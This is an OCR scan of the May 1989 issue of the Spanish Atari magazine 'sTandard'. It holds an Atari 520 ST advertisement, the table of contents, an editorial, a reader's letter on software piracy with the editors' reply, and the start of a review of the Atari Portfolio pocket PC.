
Año 1, No 5 * Mayo 1989

sTandard

GESTION INFORMATICA

CAMPUS CAD

(Lo desmenuzamos)


Fichero Global Linea Texto Rayado Acotado x:53.8 y:125.2
instalar ventana
Dibujado con CAMPUS CAD

PC PORTFOLIO

(Compatible de bolsillo)


POSTSCRIPT

(en el ATARI ST)

LDW POWER

(La alternativa)

DISCO DURO REMOVIBLE



JUEGA CON EL N.º 1

ATARI 520 ST^{FM}, nombrado ORDENADOR DEL AÑO por la prensa internacional especializada, para que vivas la acción a 16 bits.
El 520 ST^{FM} es el ordenador de 16 bits más asequible del mercado y el único que incorpora un modulador de televisión, con lo que puedes disfrutar inmediatamente de su potencia y colorido.
Y, si lo que deseas es la máxima calidad, puedes conectarle un monitor ATARI a color, ahora por 20.000 pts. menos.

Las más prestigiosas casas de software conocen y aprecian la potencia y posibilidades del ATARI 520 ST^{FM}, de ahí que sea el ordenador de 16 bits para el que más juegos se comercializan. Pero hay muchas cosas más que puedes hacer con él. Por eso, y para que te vayas haciendo una idea, hemos incluido un procesador de textos y un programa para generar gráficos en color en cada paquete.
Sin lugar a dudas el ATARI 520 ST^{FM} es un ordenador que seguirás utilizando cuando te canses de jugar.
No te prives, te lo mereces.

MAZE
STATUS
MIDI MAZE
MULTI-PLAYER
COMBAT SYNTHESIZER
DON'S
GAS-O-RAMA
GAS ON THE GO
told me to send you back
Your average speed was 49 MPH, and
It took you 3 minutes and 25 seconds.
FREE CLIMBING
RECORD
1460
TIEMPO
51
PUNTOS
0520
Desk Options Scores
STARRAIDERS
ATARI SC1224
ATARI

AHORA
114.900 ptas.
Sin monitor 79.900 ptas.

	ATARI 520 ST^{FM}	AMIGA 500	SINCLAIR PC
Precio con monitor o color excluyendo IVA	135.000.– ptas.	160.072.– ptas.	129.800.– ptas.
Microprocesador	68.000	68.000	8.086
Resolución máxima en pantalla	640 × 400	640 × 512	640 × 200

ATARI-ST

Muchas más posibilidades

ATARI

NUMERO UNO COMUNICACION

ORDENADORES ATARI, S. A. Apartado 195 • Alcobendas, 28100 Madrid • Telf. (91) 653 50 11
DELEGACIONES: BARCELONA: 93/4 25 20 06-07 - VALENCIA: 96/3 57 92 69 - BURGOS: 947/21 20 78 -
P. VASCO: 943/45 69 62 - CANARIAS: 928/23 26 23-22

CONTENIDO

Volumen Uno, Número Cinco

MAYO 1989
DISEÑO APASIONANTE

ARTICULOS

PC PORTFOLIO por Miguel Angel Gómez
ATARI da la campanada con un PC de bolsillo. 5

CAMPUS CAD por Juan Soteras & Miguel Angel Gómez
El CAD en 2D más profesional del ATARI ST. 9

AXIS 2.4 por Jordi María Pau
Un todo-terreno irrumpe en el campo del diseño. 16

LOTERIA PRIMITIVA por Jordi María Pau
Acierte en los sorteos con su ordenador. 18

LDW Power por Jordi María Pau
Una alternativa potente al VIP Professional. 21

FACIT 3150 por Jordi María Pau
Una impresora destinada a la gestión. 29

ULTRASCRIPT por Jordi María Pau
Interprete PostScript para la laser de ATARI. 33

SECCIONES

EDITORIAL por Antonio Pascual
Una arenga a nuestros lectores. 4

ST NEWS - Sobre los Virus - por Richard Karsmakers
Iniciamos una serie sobre este tipo de plagas. 25

AYUDAS AL MASTER por Enric García
Nuevos trucos para la contabilidad Master. 27

Todo el material impreso, fotografias escaneadas, gráficos, etc. que se han usado para confeccionar esta revista han sido creados por entero, utilizando la solución de Autoedición de ATARI, con el ordenador ATARI ST. El texto se ha escrito con el procesador de textos WORDPLUS, la composición se ha realizado con los programas TIMEWORKS DTP y CALAMUS DTP. Los originales se han impreso con la impresora laser ATARI SLM804 de 300 d.p.i.

STAFF

Director: Antonio Pascual
Jefe de Redacción: Jordi María Pau
Edición: Juan Soteras
Maquetación: Miguel Angel Gómez
Portada: Andrés Martínez

Colaboradores:

Felix Elejoste
Enric Garcia
Richard Karsmakers

Editado por Software Center, S.A.
Copyright 1989
Impreso en España por I.G. Immer, S.A.
D.L. B. 28238-88

EDITORIAL

Avanzamos, pero no sabemos hasta cuando. Este es un buen proyecto. STANDARD nació sin aspiraciones, pero con muchas ganas. Actualmente lamentamos no contar con la colaboración de nuestros lectores que al parecer no estan dispuestos a remitir articulos ni trabajos para su publicación. Ahí radica uno de los mayores problemas para nuestra subsistencia. No podemos permitirnos el lujo de gratificar los articulos de una revista que no se subvenciona ni con publicidad (insuficiente), ni con los subscriptores, (cuota testimonial).

Antes de pasar la revista por rotativas nos hemos enterado de un hecho absolutamente lamentable cual es la posibilidad de que una institución como L'AULA DE MUSICA, que estaba realizando una labor encomiable, y sin igual en nuestro país, corra el peligro de desaparecer a causa de la desidia de unas instituciones (Ayuntamiento de Barcelona, Generalitat de Catalunya ...) en las que se permite que los problemas burocráticos estén por encima del interés de la población. Nuestro apoyo incondicional a L'AULA DE MUSICA y sus componentes.

Sr. Director de STANDARD:

Sin ánimo de entrar en polémica, una vez leído un interesante articulo "Sobre la Piratería" en su revista/boletin, me han venido a la mente algunas reflexiones.

"Es curioso, muy curioso como cambian las formas de pensar según venga el viento... me explico:

Servidor, apasionado de la informática, desde los tiempos del ZX

81 y actualmente trabajando con PC y ATARI ST, recuerda una empresa llamada Club Software Center, donde por una modica cantidad anual, ofrecía intercambio de programas sin limitación (estilo videoclub); naturalmente yo pertenecía a este club y puedo atestiguar que muchos de los programas con los que alguien tenía un beneficio? no eran ni mucho menos originales. Tanto es así que algunos que estaban a la venta venian con carátulas fotocopiadas y manual mecanografiado (aún tengo en casa alguno de estos a su disposición...).

Esto viene a cuento por aquello de "Quien esté libre de culpa que tire la primera..." y veo que hay más de uno que lanza piedras o artículos, olvidando un pasado reciente al que tal vez deba parte del status representado hoy...

Yo no estoy libre de culpa naturalmente. Mi pecado es el de ser coleccionista de soft, en sus tiempos Spectrum, hoy PC y ATARI; nunca he comerciado con ello pero eso si, si algún amigo ha necesitado algo se lo he proporcionado... lo reconozco públicamente, igual reconozco que la piratería no beneficia a nadie a largo plazo, pero doctores tiene la Iglesia, leyes el pais y necesaria su aplicación a los comerciantes piratas, pero POR FAVOR, estos articulos alertando contra este mal negocio que sean escritos por quien no tenga historiales en su haber.

Para finalizar, "Chapeau" al ATARI ST, a su software, a Mr. Tramiel, ATARI España... y también (¿por que no?) a su distribuidor en Catalunya, aunque a STANDARD le sobre un poco demasiado de autobombo, pues el 99% de articulos no son mas que ampliaciones de folleto publicitario...

Queda a su disposición un fan Atarincondicional...

Albert Asensio

Distinguido amigo lector,

Hemos elegido tu carta para iniciar un nuevo apartado en esta revista que a partir de ahora intentará ser un vínculo de diálogo entre todos los usarios de ATARI, y la hemos elegido en primer lugar porque es nuestro deber afrontar las críticas y en segundo lugar para dejar bien sentado nuestro interés por crear un ambiente de debate sincero. Existen muchas cartas de apoyo y ánimo, la suya es en realidad una excepción, pero no nos gusta darnos "bombo", como dices en tu carta, nos gustaría que en una próxima nos indicases exactamente en que número has constatado esa debilidad tan humana por nuestra parte.

Pero vayamos a los hechos. En nuestro artículo, no se lanzaban piedras, sólo se constataron hechos y realidades demostrables, y si en un momento SOFTWARE CENTER, que nada tiene que ver con las opiniones vertidas en STANDARD, se labra su prestigio iniciándose en el Video-Club, no es menos cierto que todas, absolutamente todas, las empresas que actuaban en el año 1984, hasta la aparición de ERBE Soft, eludían el pago de los derechos referentes al software publicado en España bajo licencias inglesas, que es una forma de piratería como otra cualquiera. A pesar de ello, ésto no es una exculpación de nada, por que la ley no prohibía el alquiler y la definición de programa original era desconocida para todos, excepto para SOFTWARE CENTER que producía producto propio bajo licencia francesa habiendo liquidado, según consta en documentos de pago, hasta la última peseta cosa que no todos podían decir. El hecho de ser programa original era entonces... cuestión de confianza en quien lo vendía. Gracias a esta confianza SOFTWARE CENTER, pudo superar la quiebra a la que la enviaban muchas tiendas acreditadas, y actualmente separadas del mundo del soft, por la venta de la piratería, y actualmente goza de un prestigio indudable en el mercado catalán resultado de distribuir las marcas de mayor calidad y del trabajo de sus empleados a quienes debe unicamente su actual estatus. Agradecemos tu interés por ATARI, que compartimos, nos encanta contarte entre nuestros lectores de STANDARD pero no nos gusta que se nos perdone la vida, máxime cuando las únicas denuncias legales que se han venido produciendo desde hace cuatro años son exclusivamente de SOFTWARE CENTER y ERBE, cuando sus directivos han tenido problemas hasta el punto de verse obligados a desconectar teléfonos, y cuando en mercadillos y domicilios privados se esta jugando con el pan de familias que viven de la venta legal de estos productos por el que tan poco respeto se siente. Finalmente, y en referencia a nuestros articulos, es fácil ver paralelismos por que la mayor parte de folletos publicitarios son redacciones nuestras, todo absolutamente todo es propiedad intelectual de nuestros redactores o traducciones autorizadas.

Un saludo y que lo leas bien.

PC Portfolio

Por Miguel Angel Gómez

ATARI nos ofrece el primer PC al alcance de todos los bolsillos, por su precio y su tamaño.

Como parece suele ser habitual en estos últimos tiempos, ORDENADORES ATARI nos sorprendió el pasado mes de marzo en la conocida feria de Hannover (CEBIT'89) con la presentación del PC-FOLIO, primer PC del bolsillo del mercado.

Respecto a sus características cabe destacar en primer lugar el microprocesador que presenta, el 80c88 de la casa Intel (por todos sobradamente conocida si tenemos un PC en casa o en el trabajo). Sus dimensiones son de 18 x 9 x 2.5 cm y su peso no supera los 450 g. con pilas incluidas (ATARI ha apostado por la utilización de pilas AA standard, que le conferieren una autonomía de 6 a 8 semanas). Está dotado de una memoria RAM de 128 Kb ampliables a las famosas 640 , y una ROM de 256 Kb con una serie de programas ya integrados que comentaremos más adelante. Posee un port de conexión de 60 pines a través del cual lo conectamos al PC de sobremesa, impresora, ampliaciones de memoria, interfaces RS232 y Centronics, etc. El medio de almacenamiento son targetas tipo crédito, que están dotadas de una memoria de 32 ó 128 Kb.

Pero si ser pequeño y manejable fuese la única ventaja del PC Folio, mejor sería comprar una simple calculadora (que en definitiva es lo que el mercado nos ha ofrecido hasta hoy en día, aunque alguna que otra marca intente vender las suyas como si de ordenadores se tratara). La gran ventaja del Folio es

BUILT IN MULTI-LANGUAGE FUNCTION
The Software has the ability to switch between English, French and German languages, at any time.
ATARI

su compatibilidad. Las personas que ya saben manejar un PC no necesitarán volver a aprender la utilización de este pequeño compatible. El estudiante lo llevará a la biblioteca y copiará párrafos de libros, anotará fechas de trabajos y exámenes, realizará los cálculos matemáticos y los deberes en el metro, presentará sus apuntes de forma impresionante y pasarlo todo al PC de su casa. El ejecutivo redactará los acuerdos comerciales en el avión o taxi, tendrá al alcance de la mano los datos de su empresa y calculará los beneficios de futuros negocios, apuntará sus citas y los puntos a tratar en la próxima reunión del consejo de administración. El vendedor tomará nota de los pedidos delante de sus clientes con el consiguiente prestigio que ello le reportará. El doctor accederá al historial de un paciente en cualquier lugar y momento. El cocinero llevará sus recetas siempre encima y el escritor y el periodista la máquina de escribir...(el presente artículo ha sido realizado con él en mis sucesivos viajes del trabajo a casa y viceversa).

Pero basta ya de catálogo y veamos de una vez como trabajaremos con él.

